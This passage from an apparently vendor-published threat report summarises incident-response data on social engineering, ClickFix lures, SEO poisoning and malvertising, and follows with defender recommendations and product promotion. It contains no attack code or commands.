In one confirmed IR case, the threat actor leveraged SEO poisoning to plant a malicious link high in search engine results. When an employee searched for a software installer, they were redirected to a spoofed landing page that triggered a payload download. Malvertising plays a similar role, delivering fake “click to fix” banners via ad networks or pop-ups mimicking trusted software brands. Another growing vector is fraudulent system alerts, crafted to mimic legitimate browser or operating system warnings. In one healthcare example, an employee encountered what appeared to be an authentic Microsoft update notification while accessing an internal system from home. The link led to the download of a loader, which executed an infostealer and enabled credential harvesting. These delivery mechanisms share three core attributes:

  • Mimicking to gain trust
  • User initiated
  • Platform agnostic

Because the user initiates the action (by clicking a link, downloading a file or responding to a prompt) the attack often bypasses traditional perimeter defenses and evades early detection by endpoint tools.

Text in an image reads: Of ClickFix attacks reviewed by Unit 42, more than 60% of initial access was initiated via web interaction rather than email. This marks a distinct shift from traditional phishing and underscores the importance of defending beyond the inbox.

Common ClickFix Payloads and Behavioral Patterns

ClickFix campaigns follow a consistent behavioral pattern that prioritizes speed, credential theft and monetization. Payloads vary, but ClickFix campaigns often focus on establishing a foothold, extracting value and avoiding detection.

Credential-harvesting malware is the most common first-stage payload. In many cases, we identified the use of off-the-shelf stealers such as RedLine or Lumma, deployed immediately after a user downloaded a malicious installer or responded to a spoofed update prompt. These tools are configured to extract browser-stored credentials, saved tokens and session cookies.

Lampion, a banking Trojan analyzed by Unit 42 researchers, exemplifies the evolution of these payloads. Lures for Lampion attack variants use SEO poisoning and compromised websites for distribution.

We have observed organizations in the retail sector affected by these kinds of attack.An example includes a fake update prompt that led a retail employee to unknowingly install a remote access Trojan (RATs) that allowed the attacker to observe and eventually control the victim’s device. Within 90 minutes, the attacker had captured credentials for the organization’s order management system and staged outbound data transfers.

Modular, Escalating Toolchains

ClickFix attacks often use payloads that escalate in stages:

  • Begin with lightweight credential harvesters to gather intelligence.
  • Deploy silent loaders to deliver additional tools only if access to sensitive systems is confirmed.
  • Follow-on payloads can include:
    • Remote access Trojans
    • Infostealers
    • Encryption modules
    • Wipers

The payloads are rarely novel, but attackers change their delivery and timing – calibrated to minimize risk and maximize utility. In many cases, the attackers relied on well-worn techniques (not zero-days or custom exploits) because the system’s users, not its software, were the point of entry.

ClickFix Isn’t Sophisticated: It's Systematic

Most ClickFix campaigns use publicly available tools repurposed for credential theft or remote access. What sets them apart is not malware sophistication, but precision delivery, legitimate-looking prompts, high-trust delivery paths and low-friction execution.

Text in an image reporting that in 75% of ClickFix-related cases, attackers reused credentials harvested during the initial compromise within 48 hours for direct access to cloud services or offered for sale on illicit marketplaces.

Strategic Takeaways

ClickFix is a method for scalable deception. To defend against it, we advise security leaders to:

  • Monitor for early-stage access patterns, especially credential harvesters and fileless loaders.
  • Harden endpoints against commonly misused malware families, even those considered commodity-grade.
  • Track and control software installation privileges. Many incidents begin with user-approved downloads.
  • Expand detection beyond email to include web-based delivery, SEO manipulation and spoofed system prompts.
  • Establish credential hygiene practices and limit reuse across systems to prevent chained exposure.

Social Engineering by the Numbers

In this section, we turn from tactics to telemetry to examine the technical and organizational patterns behind that success.

In cases where social engineering was the initial access vector:

  • 66% of social engineering attacks targeted privileged accounts.
  • 23% involved callback or voice-based techniques.
  • 45% used impersonation of internal personnel to build trust.

As reported in January, phishing accounted for 23% of all intrusions and that number remains constant for the data set used in this report. When isolating only social engineering-driven intrusions, phishing rises to 65% of those cases (see Figure 1).

Our data reveals six key patterns behind the continued success of social engineering attacks — and how they’re bypassing defenses.

Initial Access: Social Engineering Remains the Top Tactic

36% of all incidents in the IR caseload began with a social engineering tactic.

Key Insight

Unlike technical exploits that rely on unpatched systems or zero-days, social engineering succeeds due to weak access controls, a sense of urgency, over-permissioned accounts and misplaced trust. These conditions persist in enterprise environments, even where modern detection tools are deployed.

Strategic Takeaways

Social engineering remains the most effective attack vector because it exploits human behavior, not technical flaws. It consistently bypasses controls, regardless of an organization’s maturity.

It’s time to move beyond user education as the primary defense. Treat social engineering as a systemic vulnerability that demands layered technical controls and strict zero-trust verification.

Novel Vectors Are Gaining Ground

A combined 35% of social engineering cases involved less conventional methods, including SEO poisoning and malvertising, smishing and MFA bombing, and a growing set of other techniques (see Figure 1).

Pie chart titled "Breakdown of Social Engineering Attack Types" showing distributions: 65% Phishing, 22% Other, 12% SEO Poisoning/Malvertising, and 1% Smishing/MFA Bombing.

While phishing remains the primary delivery mechanism, these emerging methods show that attackers are adapting social engineering to reach users across platforms, devices and workflows where traditional email security is no longer a barrier.

Key Insight

The dominance of phishing masks a deeper shift; threat actors are broadening their playbook.

Strategic Takeaways

Social engineering defense must cover more than the inbox. Security leaders should ensure that detection extends to mobile messaging, collaboration tools, browser-based vectors and QR code interfaces.

Missed Alerts, Weak Controls and Permission Overreach Fuel Social Engineering Intrusions

These weaknesses span industries, including:

  • Manufacturing
  • Healthcare
  • Finance
  • Professional Services
  • Retail
  • State and Federal Government

They also affect organizations of every size, from small businesses to large enterprises, underscoring just how widespread and systemic these issues are.

  • In many cases, security alerts went unnoticed. Overburdened teams missed, deprioritized or dismissed malicious logins, privilege escalations or alerts triggered by unusual device access until after compromise was confirmed.
  • Excessive permissions increased the area of impact. In many cases, compromised accounts had access well beyond their operational roles.
  • Lack of or insufficiently deployed MFA featured in a large share of credential-based intrusions. Attackers were often able to authenticate successfully using harvested credentials without encountering any secondary verification.

Bar chart titled "Figure 2: Identity and Access Issues Contributing to Social Engineering Success." It shows five categories with corresponding percentages: Ignored Security Alerts at 13%, Lack of MFA at 10%, Excessive Permissions at 10%, Insufficient Endpoint Logging at 8%, Weak/Default Passwords at 7%, and No AV/EDR also at 7%.

Key Insight

Threat actors exploited control gaps that could have been closed.

Strategic Takeaways

Social engineering defense depends on detecting early-stage indicators and limiting access after compromise. Many early indicators are missed, not because they’re ignored, but because they’re misclassified.

  • Prioritize alert logic to flag abnormal login patterns, MFA abuse and unusual software-as-a-service (SaaS) access as high priority.
  • Security teams must ensure that critical alerts are reviewed and escalated.
  • Enforced MFA should be applied to all privileged and external-facing accounts.
  • Access entitlements must be tightly scoped and regularly reviewed.

Weak Detection Capability Technology and Under-Resourced Teams Amplify Social Engineering Risks

Social engineering intrusions rarely hinge on attacker sophistication alone. More often, they succeed when limited detection capabilities intersect with over-burdened or under-trained teams. Our IR data highlights how technical weak points and staffing constraints create opportunities for compromise.

The six most cited contributing factors reflect more than tooling gaps, they reveal systemic strain. Crucially, few organizations had implemented Identity Threat Detection and Response (ITDR) or user and entity behavior analytics (UEBA), two capabilities that are increasingly vital for detecting social engineering attacks and preventing account takeover. Enterprises relying solely on conventional logging and endpoint telemetry are likely to miss early indicators.

These weaknesses surfaced most often in four key areas:

  • Failure to escalate alerts: In several cases, early warning signs were logged but not flagged, allowing attackers to progress unchecked.
  • Failure to action alerts: In many cases, anomalous behavior was flagged but not acted on due to alert fatigue, unclear ownership or skill gaps within security teams.
  • Insufficient EDR and endpoint logging: Without clear indicators or behavioral baselines, analysts struggled to distinguish between routine activity and signs of compromise.
  • Lack of centralized antivirus/EDR and tamper protection exposed unmanaged assets, which threat actors exploited to move laterally or disable controls undetected.

Bar chart titled "Figure 3: Tech and Human Capital Weakness Contributing to Social Engineering Success." The chart lists types of weaknesses: Failed Action Alert at 13%, Insufficient Endpoint Logging at 8%, Insufficient Network Logging and No Central A/V/EDR both at 7%, and Insufficient Tamper Protection at 4%.

Key Insight

Security breakdowns stemmed from weak telemetry, unclear alert ownership and strained frontline capacity, not attacker sophistication.

Strategic Takeaways

  • Strengthening the human layer requires strengthening the systems that support it.
  • Ensure alerts are triaged with clear ownership and escalation paths.
  • Prioritize expanding EDR to extended detection and response (XDR), for centralized detection with rich context.
  • Address tooling gaps that leave unmanaged assets or access vectors exposed.

Initial access is only the beginning. In many cases, what starts as a single deceptive interaction results in wide-ranging data exposure and attackers are optimizing for that exact outcome.

Social Engineering Leads to Higher Rates of Data Exposure

Social engineering attacks led to data exposure in 60% of cases, according to our IR data. That is 16 percentage points higher when we consider cases overall. This includes:

  • Direct exfiltration
  • Indirect exposure through credential theft
  • Unauthorized access to internal systems
  • Deployment of infostealers and remote access Trojans

Bar chart titled "Figure 4. Data Exposure Rates: Social Engineering vs. All Attacks." It shows two categories: Social Engineering Attacks with 60% Data Exposure and 28% No Data Exposure, and At Large Attacks with 44% Data Exposure and 38% No Data Exposure. Data exposure rates are depicted in yellow and no data exposure rates in red.

Key Insight

Roughly half of social engineering cases were business email compromises (BEC), and almost 60% of all BEC cases saw data exposure, showing that threat actors moved quickly from gaining access to exfiltrating data or harvesting credentials during these kinds of incidents. Additionally, general network intrusions and ransomware were the two other top incident types where data was exposed. Of those incident types, social engineering was in the top two initial access vectors, showing the popularity of this technique across different types of intrusions and actors.

Credential exposure was also a common precursor to broader data loss. In several cases, attackers reused compromised credentials to access file shares, customer systems or cloud environments. This chained exposure effect amplifies the impact of a single successful lure, turning one compromised identity into broader organizational risk.

Strategic Takeaways

Social engineering isn’t just an access problem, it’s a significant data-loss risk. To reduce exposure, security teams must improve visibility into user behavior after login, not just focus on preventing initial compromise. Key measures include:

  • Restricting access to sensitive assets by default.
  • Monitoring lateral movement and file access.
  • Implementing just-in-time provisioning for privileged operations.
  • Data loss prevention (DLP) policies and data tagging should also account for the likelihood of social engineering-driven access, especially via compromised accounts.

Profit Remains the Primary Driver

Financial gain is the dominant motive across Unit 42 incident response cases, and social engineering attacks are no exception. Nearly all social engineering intrusions between May 2024 and May 2025 were financially motivated (see Figure 5), with threat actors seeking to monetize access through data theft, extortion, ransomware or resale of credentials.

Pie chart titled "Figure 5: Threat Actor Motives" shows 93% Financial Gain, 4% Convenience/Expediency, and 3% Other.

Key Insight

Social engineering remains a preferred access method because it's easy to execute, infrastructure-light and often avoids detection — with attackers reusing tools like phishing kits. The goal is to leverage trust-based access to bypass hardened controls.

Strategic Takeaways

Attackers continue to choose social engineering not for its sophistication, but for its ease, speed and reliability. Detection and response must be tuned to spot data staging, file movement and abnormal system access.

Text in an image reads: "Why Social Engineering Works" with bullet points on technology weak points, human error and trust, and privileged pathways in cybersecurity contexts.

Recommendations for Defenders

Social engineering continues to outperform other access vectors, not through technical sophistication, but by exploiting gaps between people, process and platform. To counter this, defenders must focus on identity resilience, visibility across workflows, and intelligence-led operations. Capabilities such as UEBA and ITDR play an increasingly critical role in identifying abnormal activity and blocking account takeover attempts.

The following eight recommendations draw directly from Unit 42’s incident response caseload and threat research:

Correlate Identity Signals To Detect Abuse Earlier

Attackers often appear legitimate, until anomalous behaviors emerge. Correlating signals across identity, device and session behavior helps security operations teams detect social engineering attacks before they escalate. Platforms such as Cortex XSIAM accelerate this process, enabling faster threat detection and containment without relying on traditional indicators of compromise (IoCs).

Enforce Zero Trust Across Access Pathways

A strong Zero Trust posture limits attacker movement after initial access. Apply conditional access policies that assess device trust, location and login behavior before granting access. Combine least-privilege principles, just-in-time access and network segmentation to restrict lateral movement and reduce impact.

Strengthen the Human Layer With Detection and Training

Employees are part of the detection surface. Harden common attack points such as email, browsers and messaging apps with intelligence-led controls. Train frontline teams such as HR and IT support to recognize and report impersonation, voice lures and pretexting. Simulate current attack techniques, including help desk spoofing and MFA manipulation.

Strengthen Detection With Identity and Behavioral Analytics

Detecting social engineering requires visibility beyond traditional indicators. Correlate signals across identity, endpoint, network and SaaS activity to expose escalation attempts early. Capabilities like UEBA and ITDR help surface anomalies such as impersonation, session abuse and credential misuse.

Control and Monitor Illegitimate Use of Native Tools and Business Process Workflows

Attackers can use built-in utilities such as PowerShell or WMI to move undetected. Establish behavioral baselines and alert on anomalies. Map business workflows to uncover where process trust can be exploited, particularly escalation points that rely on fast-track approvals or assumed identity, such as help desk credential resets, finance system overrides or privileged access granted through informal Slack or Teams messages.

Build Resilience Through Simulation and Playbook Readiness

Preparation narrows response gaps. Run live drills based on current social engineering tactics, such as impersonation or chained credential use. Validate playbooks, involve cross-functional teams and integrate Unit 42 threat intelligence into both blue team exercises and user awareness programs.

Enforce Network-Layer Controls

Deploy Advanced DNS Security and Advanced URL filtering to block access to malicious infrastructure. These controls help detect and prevent social engineering attacks that rely on spoofed domains, typo-squatting, SEO poisoning and link-based credential theft. Visibility at the network layer adds a critical line of defense when endpoint or identity-based detection fails.

Lock Down Identity Recovery Paths

Threat actors increasingly target IT help desks to reset credentials and bypass MFA. Strengthen controls around account recovery by enforcing strict identity verification protocols, limiting who can initiate resets, and monitor for unusual request patterns. Help desk staff should receive regular training grounded in real-world threat activity.

Final Thoughts

Social engineering continues to evolve, but its success still depends on trust. Defenders must think beyond malware and infrastructure controls. The new perimeter is shaped by people, processes and the decisions they make in real time. The recommendations in this section are designed to strengthen those decisions and create an environment where trust cannot be easily exploited.

How Palo Alto Networks Can Help

Palo Alto Networks provides unified security platforms that empower organizations to defend against both highly targeted and broad social engineering threats.

Cortex XSIAM and Cortex XDR transform the security operations center (SOC) with unified visibility and protection — blocking endpoint threats, adding email security features and enabling AI-powered detection, investigation and response across any data source.

Advanced WildFire, Advanced URL Filtering and Advanced DNS Security further strengthen defenses by using AI-driven analysis to block phishing, malware, and malicious web content before they reach users.

Prisma Access and Prisma AIRS extend protection to remote workers, enabling consistent policy enforcement and threat prevention everywhere. Prisma Access Browser adds secure web browsing and isolation from web-based threats on any device.

To help organizations stay resilient and proactive, the Palo Alto Networks Unit 42 Retainer and Proactive Services offer 24/7 incident response and access to the latest threat intelligence. By integrating Unit 42 intelligence into employee training programs, organizations can help keep their workforce alert to emerging social engineering tactics, closing the gap between attacker innovation and defender awareness. This holistic approach helps operationalize Zero Trust, secure the human attack surface, and enable rapid response to evolving threats.

Data and Methodology

The mission of this report is to provide readers with a strategic understanding of existing and anticipated threat scenarios, enabling them to implement more effective protection strategies.

We sourced data for this report from more than 700 cases Unit 42 responded to between May 2024 and May 2025. Our clients range from small organizations with fewer than 50 personnel to Fortune 500 and Global 2000 companies and government organizations with more than 100,000 employees.

The affected organizations were headquartered in 49 unique countries. About 73% of the targeted organizations in these cases were located in North America. Cases related to organizations based in Europe, the Middle East and Asia-Pacific form the other approximately 27% of the work. Attacks frequently have impact beyond the locations where organizations are headquartered.

Findings may differ from those published in the January 2025 Global Incident Response Report, which analyzed IR cases from October 2023 to October 2024. Differences in percentages reflect both the different timeframes and the focused nature of this report, which emphasizes social engineering-specific intrusions across verticals.

We excluded some factors in our data that might compromise our analytical integrity. For example, we supported customers investigating possible effects of CVE-2024-3400, causing this vulnerability to appear with unusual frequency in our data set. Where necessary, we recalibrated the data to address any statistical imbalances.

Appendix

Industries Most Impacted by Social Engineering Attacks

According to Unit 42 IR data from May 2024 to May 2025, high tech was the most targeted sector across all confirmed intrusions. But when isolating for social engineering, manufacturing emerged as the most impacted. This shift highlights how attacker tactics vary by industry profile. See Figure 6 for the full sector-by-sector breakdown.
